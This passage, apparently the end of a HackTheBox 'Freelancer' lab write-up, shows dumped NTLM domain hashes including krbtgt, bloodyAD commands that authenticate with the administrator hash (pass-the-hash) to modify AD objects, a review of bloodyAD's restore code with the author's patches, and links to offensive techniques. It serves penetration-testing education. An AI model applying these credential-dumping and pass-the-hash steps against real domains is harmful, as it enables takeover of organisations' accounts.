Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:89851d57d9c8cc8addb66c59b83a4379:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d238e0bfa17d575038efc070187a91c2:::
freelancer.htb\mikasaAckerman:1105:aad3b435b51404eeaad3b435b51404ee:e8d62c7d57e5d74267ab6feb2f662674:::
sshd:1108:aad3b435b51404eeaad3b435b51404ee:c1e83616271e8e17d69391bdcd335ab4:::
SQLBackupOperator:1112:aad3b435b51404eeaad3b435b51404ee:c4b746db703d1af5575b5c3d69f57bab:::
sql_svc:1114:aad3b435b51404eeaad3b435b51404ee:af7b9d0557964265115d018b5cff6f8a:::
DATACENTER-2019$:1115:aad3b435b51404eeaad3b435b51404ee:7a8b0efef4571ec55cc0b9f8cb73fdcf:::
lorra199:1116:aad3b435b51404eeaad3b435b51404ee:67d4ae78a155aab3d4aa602da518c051:::
freelancer.htb\maya.artmes:1124:aad3b435b51404eeaad3b435b51404ee:22db50a324b9a34ea898a290c1284e25:::
freelancer.htb\michael.williams:1126:aad3b435b51404eeaad3b435b51404ee:af7b9d0557964265115d018b5cff6f8a:::
as you can see it worked and we got the administrator hash but a different way
changing the SAM Account name back to liza.kazanof
as you can see setting the account name back to liza.kazanof
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ bloodyAD --host 10.129.16.184 -d freelancer.htb -u 'administrator' -p 'aad3b435b51404eeaad3b435b51404ee:0039318f1e8274633445bce32ad1a290' set object "CN=new.liza.kazanof,CN=Users,DC=freelancer,DC=htb" sAMAccountName -v liza.kazanof
[+] CN=new.liza.kazanof,CN=Users,DC=freelancer,DC=htb's sAMAccountName has been updated
and here you can see that it is back normally
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ bloodyAD --host 10.129.16.184 -d freelancer.htb -u 'administrator' -p 'aad3b435b51404eeaad3b435b51404ee:0039318f1e8274633445bce32ad1a290' get object liza.kazanof --attr 'sAMAccoun
tName'

distinguishedName: CN=new.liza.kazanof,CN=Users,DC=freelancer,DC=htb
sAMAccountName: liza.kazanof
just so you know that the issue wasn't with the sAMAccountName to begin with but it was in DN and the object name
BloodyAD source code
so lets take a look at the bloodyAD source code
async def restore(conn, target: str, newName: str = None, newParent: str = None):
    "" "
    Restore a deleted object

    :param target: DN, sAMAccountName (or name for GPO) or SID of the target (avoid sAMAccountName if there is a duplicate)
    :param newName: new name for the restored object (update also sAMAccountName, UPN, SPN...), if not provided will use the last known RDN
    :param newParent: new parent for the restored object, if not provided will use the last known parent
    "" "
    if target.lower().startswith("cn=") or target.lower().startswith("dc="):
        # double encode needed because of \0A in deleted objects DNs
        ldap_filter = f"(distinguishedName={utils.double_encode_controls(target)})"
    elif target.lower().startswith("s-1-"):
        ldap_filter = f"(objectSid={target})"
    elif target.startswith("{"):
        ldap_filter = f"(name={target})"
    else:
        ldap_filter = f"(sAMAccountName={target})"
    ldap_filter = f"(&{ldap_filter}(isDeleted=TRUE))"
    ldap = await conn.getLdap()
    entry = None
    async for e in ldap.bloodysearch(
        "CN=Deleted Objects,"+ldap.domainNC, ldap_filter, search_scope=Scope.SUBTREE, attr=["msDS-LastKnownRDN","lastKnownParent", "sAMAccountName", "servicePrincipalName", "userPrincipalName", "name", "dNSHostName", "displayName"], controls=showRecoverable()
    ):
        entry = e
        break# LDAP_SERVER_SHOW_DELETED_OID
    old_name = entry['name'].splitlines()[0]
    new_dn = f"CN={newName if newName else entry.get('msDS-LastKnownRDN',old_name)},{newParent if newParent else entry['lastKnownParent']}"
    attributes = {"distinguishedName": [(Change.REPLACE.value, new_dn)],"isDeleted": [(Change.DELETE.value, [])]}
    if newName:
        # Name will be automatically replaced by new RDN,
        # If we force the change we will have error ERROR_DS_CANT_ON_RDN
        #attributes["name"] = [(Change.REPLACE.value, newName)]
        if entry.get("displayName"):
            attributes["displayName"] = [(Change.REPLACE.value, entry["displayName"].replace(entry["name"], newName))]
        if entry.get("sAMAccountName"):
            attributes["sAMAccountName"] = [(Change.REPLACE.value, newName+'$' if entry["sAMAccountName"][-1] == "$" else newName)]
        if entry.get("servicePrincipalName"):
            attributes["servicePrincipalName"] = [(Change.REPLACE.value, [v.replace(entry["name"],newName) for v in entry["servicePrincipalName"]])]
        if entry.get("userPrincipalName"):
            attributes["userPrincipalName"] = [(Change.REPLACE.value, newName + '@' + entry["userPrincipalName"].split('@')[-1])]
        if entry.get("dNSHostName"):
            attributes["dNSHostName"] = [(Change.REPLACE.value, newName + '.' + entry["dNSHostName"].split('.',1)[-1])]

    try:
        await ldap.bloodymodify(
            entry["distinguishedName"], attributes, controls=[("1.2.840.113556.1.4.417", True, None)], is_restore=True
        )
    except badldap.commons.exceptions.LDAPModifyException as e:
        if "userPrincipalName" in str(e.diagnostic_message) and e.resultcode == 19: # 19 is constraintViolation
            LOG.error(
                "Operation failed, the userPrincipalName is probably already used by another non-deleted object, you have the change the other user UPN first (changing UPN of a deleted object is not allowed)"
            )
            return
        raise e

    LOG.info(f"{target} has been restored successfully under {new_dn}")
there is an issue here and improvement
Issue 1
Without --newName, the code builds new_dn using lastKnownParent,If lastKnownParent was None or empty on the target object, the string formatting produces a broken DN like CN=Liza Kazanof,None which LDAP rejects. But before that rejection, the LDAP_SERVER_SHOW_DELETED_OID control was already active on the connection/session scope, and depending on the bloodyAD LDAP connection handling, that control may have persisted across the failed operation causing subsequent internal LDAP operations to see and accidentally touch deleted objects
Improvement 2
the restore function originally does this attributes["sAMAccountName"] = [(Change.REPLACE.value, newName)] which means it'll just stamp the new sAMAccountName with the given name unconditionally even if i don't need to change it unlike the restore-adobject function
Changes
so I made some changes which were
- added an early Guard before any LDAP modification is attempted
if not newParent and not entry.get("lastKnownParent"):
    raise ValueError("lastKnownParent is missing and no --newParent provided, cannot safely restore")
now this prevents the operation from reaching the LDAP layer entirely if the restore destination is unknown
- the improvement was that i changed the unconditional overwrite to a conditional check that will replace the original CN only if there is a live object taking that sAMAccountName which i think makes more sense (don't know the actual reasoning for the bloodyAD creator maybe he had a point but nothing is metnioned in code)
if entry.get("sAMAccountName"):
            old_sam = entry["sAMAccountName"]
            # Only update sAMAccountName if the original is already taken by a live object
            sam_conflict = None
            async for c in ldap.bloodysearch(
                ldap.domainNC,
                f"(&(sAMAccountName={old_sam})(!(isDeleted=TRUE)))",
                search_scope=Scope.SUBTREE,
                attr=["sAMAccountName"],
            ):
                sam_conflict = c
                break
            if sam_conflict:
                attributes["sAMAccountName"] = [
                    (
                        Change.REPLACE.value,
                        newName + "$" if old_sam[-1] == "$" else newName,
                    )
                ]
            # else: original sAMAccountName is free, preserve it
with all that being said, this might be the reason and might be the machine is broken at some state and there is no way to prove it, I mean i reset the machine one more time and it worked but i don't know is it because of my changes or machine was just fine
doesn't seem like anyone faced this issue cause everyone used Active Directory module
Resources
- https://portswigger.net/web-security/access-control/idor
- https://www.hackingarticles.in/mssql-for-pentester-impersonate/
- https://duckwrites.medium.com/xp-cmdshell-a-nice-idea-poorly-implemented-or-widely-abused-ebef446ad2da
- https://github.com/antonioCoco/RunasCs
- https://github.com/ufrisk/memprocfs
- https://www.elastic.co/docs/reference/security/prebuilt-rules/rules/windows/credential_access_dump_registry_hives
- https://www.thehacker.recipes/ad/movement/kerberos/delegations/rbcd
- https://www.nakivo.com/blog/active-directory-objects-recovery/ (technical explanation of AD recycle bin)
- https://www.thehacker.recipes/ad/movement/credentials/dumping/ntds